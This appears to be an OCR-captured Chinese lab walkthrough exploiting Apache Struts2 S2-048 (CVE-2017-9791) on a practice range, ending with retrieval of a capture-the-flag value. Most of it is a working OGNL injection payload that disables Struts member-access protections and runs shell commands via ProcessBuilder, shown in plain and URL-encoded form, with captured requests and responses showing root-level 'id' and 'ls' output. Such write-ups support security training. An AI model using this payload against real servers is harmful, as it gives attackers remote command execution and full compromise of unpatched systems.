

st2-048 远程命令执行（CVE-2017-9791）


打开靶场





点击如上

在 Gangster Name 处输入${1+1}，Gangster Age 和 Gangster Description 处随意填写



提交后发现漏洞存在

重新在如下界面提交抓包

Struts1 Integration

Gangster Name:


Gangster Age:

Gangster Busted Before

Gangster Description:


Submit

View Sources



Payload：须要 url 转码

%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='id').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}




红框为执行 id 命令

```
Connection: close
Content-Length: 39

uid=0(root) gid=0(root) groups=0(root)
```

可以修改命令

改为 ls 查看


Request
Pretty Raw \n Actions
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=
D4C9FEA8C7EC52D3A1811AF66F3E5DF5
Connection: close
name=
%25%7B%28%23_%3D%27multipart/form-data%27%29.%28%
23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCES
S%29.%28%23_memberAccess%3F%28%23_memberAccess%3D
%23dm%29%3A%28%28%23container%3D%23context%5B%27c
om.opensymphony.xwork2.ActionContext.container%27
%5D%29.%28%23ognlUtil%3D%23container.getInstance%
28%40com.opensymphony.xwork2.ognl.OgnlUtil%40clas
s%29%29.%28%23ognlUtil.getExcludedPackageNames%28
%29.clear%28%29%29.%28%23ognlUtil.getExcludedClas
ses%28%29.clear%28%29%29.%28%23context.setMemberA
ccess%28%23dm%29%29%29%29.%28%23cmd%3D%27ls%27%29
.%28%23iswin%3D%28%40java.lang.System%40getProper
ty%28%27os.name%27%29.toLowerCase%28%29.contains%
28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%
7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/b
Response
Pretty Raw Render \n Actions
HTTP/1.1 200
Date: Mon, 13 Sep 2021 06:24:08 GMT
Connection: close
Content-Length: 63
flag-{
bmhbc07a976-73fe-4822-a0c9-fd39bf0b3f09
}
hsperfdata_root

直接出 flag